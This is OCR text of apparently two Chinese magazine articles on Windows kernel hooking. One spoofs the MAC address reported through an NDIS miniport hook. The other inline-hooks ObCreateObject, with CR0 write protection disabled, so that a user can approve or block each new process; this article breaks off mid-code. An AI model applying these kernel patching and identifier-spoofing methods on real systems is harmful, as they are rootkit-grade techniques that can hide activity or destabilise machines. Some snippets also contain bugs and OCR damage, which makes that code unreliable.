


图1

但这显然是没有必要的,写一个这样的驱动太耗费时间,因此我们自然而然地想到了Hook。不过用传统的方法挂钩NdisMRegisterMiniport后调用原始函数的方法存在问题,因为当我们修改传入的MiniportCharacteristics结构数据为自己的函数的时候,会回调下面的函数:

```
NDIS_STATUS
MiniportQueryInformation(
IN NDIS_HANDLE  MiniportAdapterContext,
IN NDIS_OID  Oid,
IN PVOID  InformationBuffer,
IN ULONG  InformationBufferLength,
OUT PULONG  BytesWritten,
OUT PULONG  BytesNeeded
);
```

我们只能得到MiniportAdapterContext,所以还需要挂钩注册Context函数,通过一个Map数据结构来存放用于记录原始函数指针的数据结构,完成MiniportAdapaterContext到我们存放原始信息结构的转换:

```
NDIS_STATUS
MiniportInitialize(
OUT PNDIS_STATUS  OpenErrorStatus,
OUT PUINT  SelectedMediumIndex,
IN PNDIS_MEDIUM  MediumArray,
IN UINT  MediumArraySize,
IN NDIS_HANDLE  MiniportAdapterHandle,
IN NDIS_HANDLE  WrapperConfigurationContext
);
```

这样我们就要挂钩两个函数,并且还需要挂钩相关的DelnitalizE函数来释放用于存放这个Map的数据,此处我们将利用一个技巧来避免繁琐的挂钩操作。首先定义一个叫做TThuck的结构用于存放机器码:

```
#pragma pack (push, 1)
struct TThunk
{
UCHAR popeax;
UCHAR push;
ULONG addr;
UCHAR pusheax;
UCHAR push2;
ULONG addr2;
UCHAR ret;
};
#pragma pack (pop)
```

然后在我们的回调挂钩函数中写入以下代码:

```
NDIS_STATUS NTAPI MyNdisMRegisterMiniport(IN NDIS_HANDLE NdisWrapperHandle,IN PNDIS_MINIPORT_CHARACTERISTICS MiniportCharacteristics,IN UINT CharacteristicsLength)
{
//if(Status == NDIS_STATUS_SUCCESS)
{
TThunk * Thunk = (TThunk*)ExAllocatePool(NonPagedPool,32);
Thunk->popeax = 0x58;
Thunk->push = 0x68;
Thunk->addr = (ULONG)MiniportCharacteristics->QueryInformationHandler;
Thunk->pusheax = 0x50;
Thunk->push2 = 0x68;
Thunk->addr2 = (ULONG)
MyMiniportQueryInformation;
Thunk->ret = 0xC3;
MiniportCharacteristics->QueryInformationHandler = (W_QUERY_INFORMATION_HANDLER)Thunk;
```

```
}
NDIS_STATUS Status =
    DNdisMRegisterMiniport.pTrampolineFunc(NdisWrapperHandle,MiniportCharacteristics,CharacteristicsLength);
DbgPrint("MyNdisMRegisterMiniport Status =
0x%08X \n",Status);
return Status;
}
```

这段代码仅仅是生成一段x86机器码,并把这段机器码的入口替换为MiniportCharacteristics—>QueryInformationHandler,这样当调用MiniportCharacteristics—>QueryInformationHandler的时候,会首先执行我们生成的机器码,然后再调用原始例程并返回。

我们来看看这段机器码。首先使用pop eax将调用者的返回地址从Stack 弹出放到寄存器eax中(recall,在x86中调用者使用call 调用目标函数,当进入目标函数时Stack顶端放置的是函数的返回地址),然后将原始的QueryInformationHandler通过Push指令压到Stack中,把刚才弹到eax的函数地址再次放入Stack顶端,最后为了避免修正Jmp 的Relative Address的麻烦,使用push imm32 /ret的方法将我们的回调MyMiniportQueryInformation 放入并跳到该地址,于是这个时候在MyMiniportQueryInformation入口,我们的堆的内容如下:

```
Stack top
Esp + 0    Caller Returning Address Of
QueryInformationHandler
Esp + 4    Origin Address Of
QueryInformationHandler
Esp + 8    Arg0 —> MiniportAdapterContext
Esp + C    Arg1 —> OIC
...
Bottom
```

因此,我们就要声明自己的以下函数:

```
NDIS_STATUS NTAPI
MyMiniportQueryInformation(
TMiniportQueryInformation *
PrevMiniportQueryInformation,
IN NDIS_HANDLE  MiniportAdapterContext,
IN NDIS_OID  Oid,
IN PVOID  InformationBuffer,
IN ULONG  InformationBufferLength,
OUT PULONG  BytesWritten,
OUT PULONG  BytesNeeded)
```

相比原来的,仅仅是多了一个原始函数的参数一,其他不变,这样我们就可以直接调用到原始函数而不需要通过Map等方法查询了,具体实现代码如下:

```
{
NDIS_STATUS Status =
PrevMiniportQueryInformation(
MiniportAdapterContext,
Oid,
InformationBuffer,
InformationBufferLength,
BytesWritten,
BytesNeeded);
DbgPrint("Status= 0x%08X,
PrevMiniportQueryInformation = 0x%08X
MyMiniportQueryInformation Oid :
0x%08X\n",Status,PrevMiniportQueryInformation,Oid);
if(Status == NDIS_STATUS_SUCCESS)
{
if(Oid == OID_802_3_PERMANENT_ADDRESS
|| Oid == OID_802_3_CURRENT_ADDRESS)
{
PUCHAR P = (PUCHAR)InformationBuffer;
DbgPrint("Mac : %02X %02X %02X %02X %02X
%02X\n",P[0],P[1],P[2],P[3],P[4],P[5]);
*BytesWritten = sizeof Mac;
memcpy(InformationBuffer,Mac,sizeof Mac);
//return NDIS_STATUS_SUCCESS;
}
}
return Status;
}
```

我们首先调用原始函数,如果函数成功,检索是否是我们需要的Oid请求,如果是就过滤掉。最后我们需要把自己的Hook代码驱动安装在网卡驱动初始化之前,如何实现就留给大家来发挥了。

我们用简单的几十行代码就完成了对Mac地址的过滤,但这仅仅能够欺骗上层驱动和用户态通过相关函数来获取Mac地址的方法,我在文章开头就已经说过,真正的网卡与交换机交换的时候的Mac地址,我们在不借助网卡驱动的情况下是无法直接修改的。下面继续用Sample NIC Driver代码来说明问题:

```
// Read NetworkAddress registry value
// Use it as the current address if any
if (Status == NDIS_STATUS_SUCCESS)
{
NdisReadNetworkAddress(
```

```
&Status,
&NetworkAddress,
&Length,
ConfigurationHandle);
// If there is a NetworkAddress override
// in registry, use it
if ((Status == NDIS_STATUS_SUCCESS) &&
(Length == ETH_LENGTH_OF_ADDRESS))
{
if ((ETH_IS_MULTICAST(NetworkAddress)
| ETH_IS_BROADCAST(NetworkAddress))
| !ETH_IS_LOCALLY_ADMINISTERED
(NetworkAddress))
{
DBGPRINT(MP_ERROR,
("Overriding NetworkAddress is invalid - %02x-
%02x-%02x-%02x-%02x-%02x\n",
NetworkAddress[0], NetworkAddress[1],
NetworkAddress[2],
NetworkAddress[3], NetworkAddress[4],
NetworkAddress[5]));
}
else
{
ETH_COPY_NETWORK_ADDRESS(Adapter->
CurrentAddress, NetworkAddress);
Adapter->bOverrideAddress = TRUE;
}
}
Status = NDIS_STATUS_SUCCESS;
}
```

这里网卡通过读取注册表来重写CurrentAddress,换言之,如果网卡不提供这个选项,我们就永远无法修改CurrentAddress,因为CurrentAddress来自以下代码:

```
if (!Adapter->bOverrideAddress)
{
ETH_COPY_NETWORK_ADDRESS(Adapter->
CurrentAddress, Adapter->PermanentAddress);
}
```

而这个PermanentAddress则来自以下代码:

```
// Read node address from the EEPROM
for (i=0; i< ETH_LENGTH_OF_ADDRESS; i += 2)
{
usValue = ReadEEprom(Adapter->PortOffset,
(USHORT)(EEPROM_NODE_ADDRESS_BYTE_0 +
(i/2)),
Adapter->EepromAddressSize);
*((PUSHORT)(&Adapter->PermanentAddress[i])) =
usValue;
}
```

但无论是Adapter数据结构的偏移,还是EEPROM的数据偏移和地址都只有厂商自己知道,在软件层是没有办法修改的。从技术上,我们可以通过Patch相应的网卡驱动来实现地址的修改,但这就没有一个比较通用或者挂钩的办法来实现了。


本文的主要目的在于给读者对NDIS结构层的一个概括以及系统对于MAC地址查询请求的处理及其与网卡的交互。另外,本文比较取巧的挂钩方式也为这类应用提供了很大的方便。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)。

前置知识:VC

关键词:Hook、ObcreateObject、进程创建

Hook ObCreateObject 实时监控进程创建



文/图 腾袭

目前比较通用的拦截进程的方法有许多种,像SSDT Hook NtCreateProcessEx、inline Hook ObReferenceObjectByHandle等方法来实现拒绝进程的创建,不过现在网上流

传的方法与Ring3都不具有很好的互交性，一般都是被动的全部拒绝。现在，笔者就来谈谈一种以链表的形式储存信息来与Ring3互交的方式实现实时监控进程创建。鉴于像Hook ObReferenceObjectByHandle等方法已经在网上被广泛运用，这里笔者介绍另一种方法来实现拦截进程创建。

原 理

我们首先来看看Windows进程的创建过程，这样有助于我们选择一个适合的函数来Hook。

首先是CreateProcess，在非Unicode的环境下，CreateProcess调用的是CreateProcessA，实际上CreateProcessA只是把ASCII字符串转换成Unicode字符串，然后就调用CreateProcessW。而在Unicode的环境下，CreateProcess调用的就直接是CreateProcessW。紧接下来，在CreateProcessW中经过一系列的处理后，我们可以发现接下来它调用了NtCreateProcess：

```
NTSTATUS STDCALL
NtCreateProcess(OUT PHANDLE ProcessHandle, IN
ACCESS_MASK DesiredAccess,
            IN POBJECT_ATTRIBUTES
ObjectAttributes  OPTIONAL,
            IN HANDLE ParentProcess,  IN
BOOLEAN InheritObjectTable,
            IN HANDLE SectionHandle  OPTIONAL,
            IN HANDLE DebugPort  OPTIONAL,
IN HANDLE ExceptionPort  OPTIONAL)
{
    KPROCESSOR_MODE PreviousMode;
    NTSTATUS Status = STATUS_SUCCESS;

    PAGED_CODE();
    PreviousMode = ExGetPreviousMode();
    if(PreviousMode != KernelMode)
    {
      _SEH_TRY  _SEH_END;
    }

    if(ParentProcess == NULL)
    {
      Status = STATUS_INVALID_PARAMETER;
    }
    else
    {
      Status = PspCreateProcess(ProcessHandle,
    DesiredAccess, ObjectAttributes,
                              ParentProcess,
    InheritObjectTable, SectionHandle,
                                    DebugPort,
    ExceptionPort);
    }
    return Status;
}
```

从NtCreateProcess的源码中我们可以发现它调用了PspCreateProcess，不过由于这个函数是未导出函数，Hook起来有点麻烦，所以我们接着往下看：

```
NTSTATUS
PspCreateProcess(OUT PHANDLE ProcessHandle,
IN ACCESS_MASK DesiredAccess,
            IN POBJECT_ATTRIBUTES
ObjectAttributes  OPTIONAL,
            IN HANDLE ParentProcess  OPTIONAL,
IN BOOLEAN InheritObjectTable,
            IN HANDLE SectionHandle  OPTIONAL,
            IN HANDLE DebugPort  OPTIONAL,
IN HANDLE ExceptionPort  OPTIONAL)
{
    ...

    PreviousMode = ExGetPreviousMode();

    ...

    if(ParentProcess != NULL)
    {
      Status = ObReferenceObjectByHandle(ParentP
rocess,
                              PROCESS_CREATE_
PROCESS, PsProcessType,
                              PreviousMode,
(PVOID*)&pParentProcess, NULL);
      ...
    }
    else
    {
      pParentProcess = NULL;
    }

    ...

    if (SectionHandle != NULL)
    {
        Status = ObReferenceObjectByHandle(Secti
onHandle,
                                          0,
```

```
MmSectionObjectType, PreviousMode,
(PVOID*)&SectionObject, NULL);
        ...
    }

    Status = ObCreateObject(PreviousMode,
PsProcessType, ObjectAttributes,
                PreviousMode, NULL,
sizeof(EPROCESS), 0, 0, (PVOID*)&Process);

    KProcess = &Process->Pcb;
    RtlZeroMemory(Process, sizeof(EPROCESS));
    Status = PsCreateCidHandle(Process,
PsProcessType, &Process->UniqueProcessId);

    ...

    Process->DebugPort = pDebugPort;
    Process->ExceptionPort = pExceptionPort;

    ...

    KeInitializeDispatcherHeader(&KProcess->
DispatcherHeader,
                    ProcessObject,
sizeof(EPROCESS), FALSE);

    ...
}
```

从PspCreateProcess的部分源码中我们可以看到它调用了ObReferenceObjectByHandle、ObCreateObject、PsCreateCidHandle、KeInitializeDispatcherHeader等一系列的函数，这里通过比较，笔者选择了Inline Hook ObCreateObject。

综上所述，可将过程简化为[CreateProcessW() > NtCreateProcess() > PspCreateProcess() > ObCreateObject()]。

实 现

选择好了函数，我们就开始做准备Hook了，先看看ObCreateObject的原型吧：

```
NTSTATUS
ObCreateObject (
    __in KPROCESSOR_MODE ProbeMode,
// 决定是否要验证参数
    __in POBJECT_TYPE ObjectType,
// 对象类型指针
    __in POBJECT_ATTRIBUTES ObjectAttributes,
// 对象的属性，最终会转化成ObAllocateObject需
// 要的OBJECT_CREATE_INFORMATION结构
    __in KPROCESSOR_MODE OwnershipMode,
    __inout_opt PVOID ParseContext,
    __in ULONG ObjectBodySize,
// 对象体大小
    __in ULONG PagedPoolCharge,
    __in ULONG NonPagedPoolCharge,
    __out PVOID *Object
//接收对象体的指针
    );
```

再看看PspCreateProcess调用ObCreateObject的方式：

```
    Status = ObCreateObject(PreviousMode,
PsProcessType, ObjectAttributes,
                PreviousMode, NULL,
sizeof(EPROCESS), 0, 0, (PVOID*)&Process);
```

从中我们可以看出创建进程时ObjectType为PsProcessType，接下来就是实现Hook了：

```
//Hook
void uInit()
{
    KIRQL oldIrql = KeRaiseIrqlToDpcLevel();

    __asm
    {
        cli
        push eax
        mov eax, cr0
        and eax, 0FFFEFFFFh
        mov cr0, eax
        pop eax
    }

    RtlCopyMemory(ProxyFuncData,HookFunc,5);
    ProxyFuncData[5] = 0xe9;
    *(PULONG)(&ProxyFuncData[6]) = (ULONG)
HookFunc - (ULONG)(&ProxyFuncData) - 5;
    *(PUCHAR)HookFunc = 0xe9;
    *(PULONG)((ULONG)HookFunc + 1) = (ULONG)
FakeFunc - (ULONG)HookFunc - 5;
```

```
    __asm
    {
        push eax
        mov eax, cr0
        or eax, 10000h
        mov cr0, eax
        pop eax
        sti
    }

    KeLowerIrql(oldIrql);

    uListCount = 0;
    uIndex = 0;
}

void uUnInit()
{
    KIRQL oldIrql;

    KillList();

    oldIrql = KeRaiseIrqlToDpcLevel();
    __asm
    {
        cli
        push eax
        mov eax, cr0
        and eax, 0FFFEFFFFh
        mov cr0, eax
        pop eax
    }
    RtlCopyMemory(HookFunc,ProxyFuncData,5);
    __asm
    {
        push eax
        mov eax, cr0
        or eax, 10000h
        mov cr0, eax
        pop eax
        sti
    }
    KeLowerIrql(oldIrql);
}
```

相信Hook大家都已经比较熟悉了，这里就不做过多的介绍，继续往下走。我们要实现实时拦截就需要做到与Ring3的实时通信，用Event的方式是比较简单的，我们首先从Ring3中传入Event：

```
...
    switch(uIoControlCode)
    {
    case IOCTL_SETEVENT:
        {
            if(pIoBuffer == NULL | uInSize <
sizeof(HANDLE))
            {
                dprintf("Set Event Error\n");
                status = STATUS_INVALID_
BUFFER_SIZE;
                break;
            }
            hEvent = *(HANDLE*)pIoBuffer;
            status = ObReferenceObjectByHandle(
hEvent,
                GENERIC_ALL,
                NULL,
                KernelMode,
                (void **)&g_pEventObject,
                &objHandleInfo);

            break;
        }
```

使用全局变量g_pEventObject来保存得到的Event。然后我们想要把数据传回Ring3必须要有个结构：

```
typedef struct _CHProcessData{
    ULONG uProcessId;
    ULONG uThreadId;
    UCHAR szCHProcessName[33];
} CHProcessData;

typedef struct _RProcessData{
    ULONG index;
    CHProcessData pd;
} RProcessData;
```

接下来，因为可能会同时有多个进程创建，我们为了避免多次创建进程时把原来保存的数据覆盖掉便需要建立一个链表来保存数据，并且可以使用Event来唤醒和等待Ring3传回的数据：

```
typedef struct _CHDataList{
    ULONG index;        //索引
    KEVENT kEvent;      //事件
    BOOLEAN bAllow;     //是否允许创建
    CHProcessData pd;
    struct _CHDataList *next;
```

```
} CHDataList;

ULONG uListCount;
ULONG uIndex;

CHDataList* DataList;
CHDataList* dCurrList;

UCHAR ProxyFuncData[10];

BOOLEAN KeSleep(ULONG MillionSecond)
{
    NTSTATUS st;
    LARGE_INTEGER DelayTime;
    DelayTime = RtlConvertLongToLargeInteger(-
10000*MillionSecond);
    st=KeDelayExecutionThread( KernelMode,
FALSE, &DelayTime );
    return (NT_SUCCESS(st));
}

CHDataList* InsertList()
{
    CHDataList* tlCurr;

    if (uListCount == 0)
    {
        DataList = (CHDataList*)
kmalloc(sizeof(CHDataList));
        if (DataList == NULL)
            return NULL;

        tlCurr = DataList;
        uIndex = 0;
//只有1个节点,就重置索引值
    }else{
        CHDataList* tList = DataList;

        while (tList->next != NULL)
        {
            tList = tList->next;
        }

        tList->next = (CHDataList*)
kmalloc(sizeof(CHDataList));

        if (tList->next == NULL)
            return NULL;

        tlCurr = tList->next;
    }
    uListCount++;
    uIndex++;

    KeInitializeEvent(&tlCurr-
>kEvent,NotificationEvent,FALSE);
    tlCurr->index = uIndex;
    tlCurr->bAllow = FALSE;
    tlCurr->next = NULL;

    return tlCurr;
}

void DeleteList(CHDataList* tlCurr)
{
    //摘除链表节点
    uListCount--;
    if (uListCount != 0)
    {
        if (DataList == tlCurr)
        {
            DataList = DataList->next;
        }else{
//重新检索链表,因为有可能上一个已经被free了
            CHDataList* tList = DataList;
            while (tList->next != tlCurr)
            {
                tList = tList->next;
            }
            tList->next = tlCurr->next;
        }
    }

    KeClearEvent(&tlCurr->kEvent);
    kfree(tlCurr);
}

void KillList()
{
    //安全移除剩下链表
    while (uListCount > 0)
    {
        DataList->bAllow = TRUE;
        KeSetEvent(&DataList->kEvent,IO_NO_
INCREMENT,FALSE);
        KeSleep(500);
//防止过快带来的一些问题
    }
}
```

对链表的处理看完了,我们看看在伪函数中的处理及一些相关的定义:

```
#define ObCO_Parameters     __in KPROCESSOR_
MODE ProbeMode,  \
```

```
                                        __in
POBJECT_TYPE ObjectType, \
                                        __in
POBJECT_ATTRIBUTES ObjectAttributes, \
                                        __in
KPROCESSOR_MODE OwnershipMode, \
                                        __inout_opt
PVOID ParseContext, \
                                        __in ULONG
ObjectBodySize, \
                                        __in ULONG
PagedPoolCharge, \
                                        __in ULONG
NonPagedPoolCharge, \
                                        __out PVOID
*Object

NTKERNELAPI NTSTATUS ObCreateObject(ObCO_
Parameters);

extern POBJECT_TYPE *PsProcessType;
typedef NTSTATUS (*ProxyFuncType)(ObCO_
Parameters);

#define HookFunc ObCreateObject
#define ProxyFunc ((ProxyFuncType)
ProxyFuncData)
#define FakeFunc FakeObCreateObject

NTSTATUS FakeObCreateObject(ObCO_Parameters)
{

    /*Status = ObCreateObject(PreviousMode,
PsProcessType, ObjectAttributes,
                    PreviousMode, NULL,
sizeof(EPROCESS), 0, 0, (PVOID*)&Process);*/
    if (ObjectType == *PsProcessType && g_
pEventObject != NULL)
    {
        BOOLEAN bAllow;
        CHDataList* tlCurr = InsertList();

        if (tlCurr == NULL)
            return STATUS_INVALID_HANDLE;

        //设置基本信息
        tlCurr->pd.uProcessId = (ULONG)
PsGetCurrentProcessId();
        tlCurr->pd.uThreadId = (ULONG)
PsGetCurrentThreadId();
        strcpy((char *)tlCurr->pd.szCHProcessName,
(const char *)PsGetProcessImageFileName(PsGetCurre
ntProcess()));
        dCurrList = tlCurr;

        KeSetEvent(g_pEventObject,0,FALSE);

        KeWaitForSingleObject(&dCurrList->kEvent,
Executive,KernelMode,FALSE,NULL);

        //看是否允许创建
        bAllow = tlCurr->bAllow;
        DeleteList(tlCurr);

        if (bAllow == FALSE)
        {
            return STATUS_CTX_GRAPHICS_
INVALID;
        }

    }

    return ProxyFunc(ProbeMode,ObjectType,Object
Attributes,
        OwnershipMode,ParseContext,ObjectBodySize,Pag
edPoolCharge,NonPagedPoolCharge,Object);

}
```

还有一些和Ring3互交的过程,用于Ring3获取数据和传回数据的:

```
    case IOCTL_TEST:
        {
            dprintf("[CPF] Call IOCTL_TEST");

            if(pIoBuffer == NULL || uInSize <
sizeof(ULONG) * 2)
            {
                dprintf("IOCTL_TEST Error\n");
                status = STATUS_INVALID_
BUFFER_SIZE;
                break;
            }
            tList = DataList;

            //以索引为标志
            while (tList->index != ((PULONG)
pIoBuffer)[0])
            {
                tList = tList->next;
            }

            tList->bAllow = ((PULONG)
```

```
pIoBuffer)[1] != 0;
                KeSetEvent(&tList->kEvent,IO_NO_
INCREMENT,FALSE);

                status = STATUS_SUCCESS;
                break;
            }
        case IOCTL_GETDATA:
            {
                if (pIoBuffer == NULL || uOutSize <
sizeof(RProcessData))
                {
                    status = STATUS_INVALID_
BUFFER_SIZE;
                    break;
                }

                ((RProcessData *)pIoBuffer)->index =
dCurrList->index;
                RtlCopyMemory(&(((RProcessData *)
pIoBuffer)->pd), &(dCurrList->pd), sizeof(RProcessData));


                status = STATUS_SUCCESS;
                break;
            }
        }
```

看完Ring0的关键部分,我们看看Ring3的关键部分吧!

```
//等待用户选择
DWORD WINAPI WorkThread(LPVOID lpParam)
{
    ULONG data[2];
    ULONG dwOutput = 0;
    RProcessData *pRpd = (RProcessData *)lpParam;
    char szInfo[512];
    wsprintf(szInfo, "PID: %d TID: %d\n进程: %s\n\
n尝试创建进程,是否允许?",
        pRpd->pd.uProcessId, pRpd->pd.uThreadId,
pRpd->pd.szCHProcessName);

    data[0] = pRpd->index;
    if (MessageBox(NULL, szInfo, "进程创建
确认",MB_YESNO | MB_ICONQUESTION | MB_
SETFOREGROUND) == IDYES)
    {
        data[1] = 1;
    }else{
        data[1] = 0;
    }
    delete pRpd;
    DeviceIoControl(gh_Device,IOCTL_TEST,data,&NU
LL,0,&dwOutput,NULL);
    return 0;
}

DWORD WINAPI WaitThread(LPVOID lpParam)
{
    HANDLE m_hEvent = *(HANDLE *)lpParam;
    unsigned long i = 0;

